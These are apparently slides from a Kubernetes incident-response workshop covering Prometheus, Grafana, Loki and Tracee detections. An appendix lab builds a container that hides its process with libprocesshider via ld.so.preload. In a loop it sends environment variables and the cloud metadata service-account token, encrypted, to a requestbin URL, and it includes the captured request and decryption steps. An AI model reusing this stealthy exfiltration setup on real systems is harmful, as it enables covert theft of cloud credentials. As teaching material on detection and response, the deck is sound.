
<https://start.spring.io/>

<https://docs.spring.io/spring-boot/docs/current/actuator-api/htmlsingle/>

Module 8 K8S IR / Logging Takeaways & Tooling

K8S Logging + Complexities

- Piecing it all together
- Container Forensics, building a story from artifacts
- Mitigation Strategies + Levels of response



Prometheus

Fairly ubiquitous in K8S environments, or at least the most common/supported performance and event monitoring tool for Kubernetes

Prometheus joined the Cloud Native Computing Foundation in 2016 as the second hosted project, after Kubernetes.

Prometheus w/ Grafana and AlertManager has been configured in your lab

Diagram with how it all works in Appendix

Play with Prometheus/Grafana

```
# Get one of your node IP's

$> export WORKER1=$(docker inspect -f \
'{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' \
lab-worker)

# Expose Grafana to the internet using ngrok
# Change the email in the command to your Google account's email
$> ngrok http $WORKER1:31000 --oauth=google \
--oauth-allow-email=<your.email>@gmail.com

#Go to the website ngrok provides, login with your Google account

#Grafana
#User: admin
#Password: prom-operator
```

Other Service Ports

Prometheus:
30000

Grafana:
31000

AlertManager:
32000

*Just replace port number in ngrok command with one above to try one of the other services


Grafana Loki + Promtail

Prometheus is for monitoring and alerting but doesn't really do logs

Grafana Loki is a log aggregation system

Promtail helps ship logs to Loki

From there Grafana (the instance that already comes with Prometheus) can pull from Loki as a data source and query logs



156

Tracee events in Grafana



The screenshot shows the Grafana Loki query editor with a complex query built using the Label browser. The query is:

```
(namespace=="tracee-system") |= `matchedPolicies` != `sshd` | json | line_format "{{.log}}"
```


It includes filters for namespace (tracee-system), matchedPolicies (not sshd), and line_format ({{.log}}). The results are displayed in a table with columns for _source, _index, _id, _score, _type, and log.

Explanation of alerts:


<https://aquasecurity.github.io/tracee/v0.16/docs/events/builtin/signatures/>

Pro-tip, you can import a Tracee dashboard into Grafana by importing the json code linked here:

https://raw.githubusercontent.com/lockfile/Malicious_Containers_Workshop/dc31/DC31/grafana/tracee-dashboard.json



The screenshot shows the Grafana navigation sidebar. A yellow arrow points from the text "Go Here" to the "Explore" button in the sidebar.



The screenshot shows a Grafana panel titled "tracee". It displays a single event log entry:

```
*** Detection ***
Time: 2022-07-26T15:57:12Z
Signature ID: TRC-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: cat
Hostname: sshgs-control-p
```

157

Loki Data source

Click Code on Right Side

Grafana query:

```
{namespace="tracee-system"} |= `matchedPolicies` != `sshd` | json | line_format
"{{.log}}"
```

No Juice Shop version:

```
{namespace="tracee-system"} |= `matchedPolicies` != `sshd` | json | line_format
"{{.log}}" | hostName !~ `juice-shop-*`
```

Detections



```
trackee_match {
    input.eventName == "security_file_open"

    flags = helpers.get_tracee_argument("flags")
    helpers.is_file_read(flags)

    pathname = helpers.get_tracee_argument("pathname")
    startswith(pathname, "/etc/kubernetes/pki/")

    process_names_blocklist := {"kube-apiserver", "kubelet", "kube-controller", "etcd"}
    not process_names_blocklist[input.processName]
}
```

158

```
Time: 2022-07-27T19:10:15Z
Signature ID: TRG-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRG-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRG-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRG-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
*** Detection ***
Time: 2022-07-27T19:10:16Z
Signature ID: TRG-10
Signature: K8S TLS Certificate Theft Detected
Data: map[]
Command: kubeadm
Hostname: etcdnoauth-cont
lost 1 events
lost 2120 events
lost 1 events
lost 5260 events
lost 21 events
lost 20926 events
lost 21693 events
```

Tracee detects the process that reads the certificate:

Note it has a configurable blocklist of processes that are allowed to call

Mitigations and levels of response

```
● ● ●  
Alert      | send alerts  
Isolate   | Restrict from other workloads  
Pause     | Stop running processes  
Restart   | kill and restart, they'll come back  
Kill       | but don't restart, you'll lose a lot of artifacts
```

Mitigations are determined by your level of preparedness

Do you have a dedicated forensics project in your cloud provider? Can it pull or clone or snapshot across multiple projects?

159

When you kill a container you lose many opportunities to see what is wrong.

More on Incident Response



Appendix





Exercise: Libprocess hider lab



```
cd ~/imagetest/  
git clone https://github.com/gianlucaborello/libprocesshider  
  
cd libprocesshider && vi processhider.c  
  
/*  
 * Every process with this name will be excluded  
 */  
static const char* process_to_filter = "evil_script.py"; // Find this line  
  
/*  
 * Every process with this name will be excluded  
 */  
static const char* process_to_filter = "sleep"; // Change to this  
  
after changing, hit ESC, then  
type  
:wq  
make
```

162

We're hiding sleep instead of curl because it is easier to catch while running, but imagine it was a malicious process in an attack scenario



Libprocess hider lab (cont.)



```
cd ..  
# Add the libprocesshider to our image  
vi Dockerfile  
  
FROM ubuntu:20.04  
RUN groupadd -g 999 usertest && \  
useradd -r -u 999 -g usertest usertest  
RUN apt update && apt upgrade -y && apt install -y curl tini  
COPY ./libprocesshider/libprocesshider.so /usr/local/lib/libso5.so  
RUN echo "/usr/local/lib/libso5.so" >> /etc/ld.so.preload  
COPY ./docker-entrypoint.sh /docker-entrypoint.sh  
RUN chmod +x /docker-entrypoint.sh  
USER usertest  
# Go to requestbin.net and get a public url and replace below  
ENV URL REQUESTBIN_URL  
ENV UA "Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917 BonEcho/2.0.0.7"  
# Replace HANDLE with your l33t hacker name or some other identifying designation  
ENV USER HANDLE  
# Replace password with a unique one of your own  
ENV PW PASSWORD  
ENTRYPOINT ["/usr/bin/tini", "--", "/docker-entrypoint.sh"]
```

Add these two lines

Add PW environment var

163



Libprocess hider lab (cont.)



after pasting hit esc,
then type

```
:wq
```

```
# Update the curl command to do more things
vi docker-entrypoint.sh

#!/usr/bin/env bash

if [ "shell" = "{$1}" ]; then
    /bin/bash
else
    while true
    do
        sleep 30
        curl -s -X POST -A "${UA}" -H "X-User: ${USER}" -H "Cookie: `uname -a | gzip | base64 -w0`" -d \
'{ env && curl -s -H "Metadata-Flavor:Google"
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token; } | gzip | openssl enc -e
-aes-256-cbc -md sha512 -pbkdf2 -salt -a -pass "pass:${PW}" | base64 -w0' \
$URL
        echo
    done
fi
```

Probably better off copying this insanely long curl
command from txt file

164

This is a preview of cloud metadata attacks

 **Libprocess hider lab (cont.)**

after pasting hit esc,
then type

```
:wq
```

```
# Build our docker image
docker build -t cmddemo .
# Run the image in the background
docker run -d cmddemo
```

HTTP REQUEST

Details POST /

Headers ▾ (8) headers

host	onegeleoc9nt.x.pipedream.net
x-request-trace-id	Root=1-62e2f4dc-0ff9f47358a9e78153551410
content-length	928
user-agent	Mozilla/5.0 (BeOS; U; BeOS BePC; en-US; rv:1.8.1.7) Gecko/20070917 BonEcho/2.0.0.7
accept	*/*
x-user	digiho
content-type	application/x-www-form-urlencoded
cookie	H4sIAAAACoP3ZCQDAMMjZKSzMHFBOMVcw1TH01TPQNTQwNNZNtY5QUda8qMy0Dm@6TPUDU0qzSspVQJ20VAILs1T8C+NUTBmH/0L17004CQEA00LbenIAAA=

Body **RAW** STRUCTURED

VTJGc2RHVmtyMTkrM3pFUvpZymhR0lpya0I551J1WJ2TnBV0Gk4QRpRTBRZtNZFd4dmRsOVFjZDVCdTMWVwpYeFdju1lBdG45U0Zia3JdJpM1VnXppYta...



New data in the body of the POST

ZCaW4xJaP1zGjHIuTskF6Ez84pK 2022-07-28T20:43:08.361Z

copy

165



Libprocess hider lab (cont.)



Gzip => openssl (encryption) => base64 => curl => Exfiled secret data

```
# Decrypt our data from the raw request body
# Be sure to replace [strong password] with the one set in Dockerfile
base64 -d <<< [DATA] | openssl enc -d -aes-256-cbc -md sha512 -pbkdf2 -a -salt -pass \
"pass:[strong password]" | gunzip
```

What do you see? Why would this info be useful to an attacker?

```
# Test libprochider
docker ps
docker exec [container name/id] ps auxf
# Outside the container?
ps auxf |grep systemd
# Stop the container running in the background (cleanup)
docker stop [container name/id]
```

166

What was exfiled, why is it important?

Prometheus

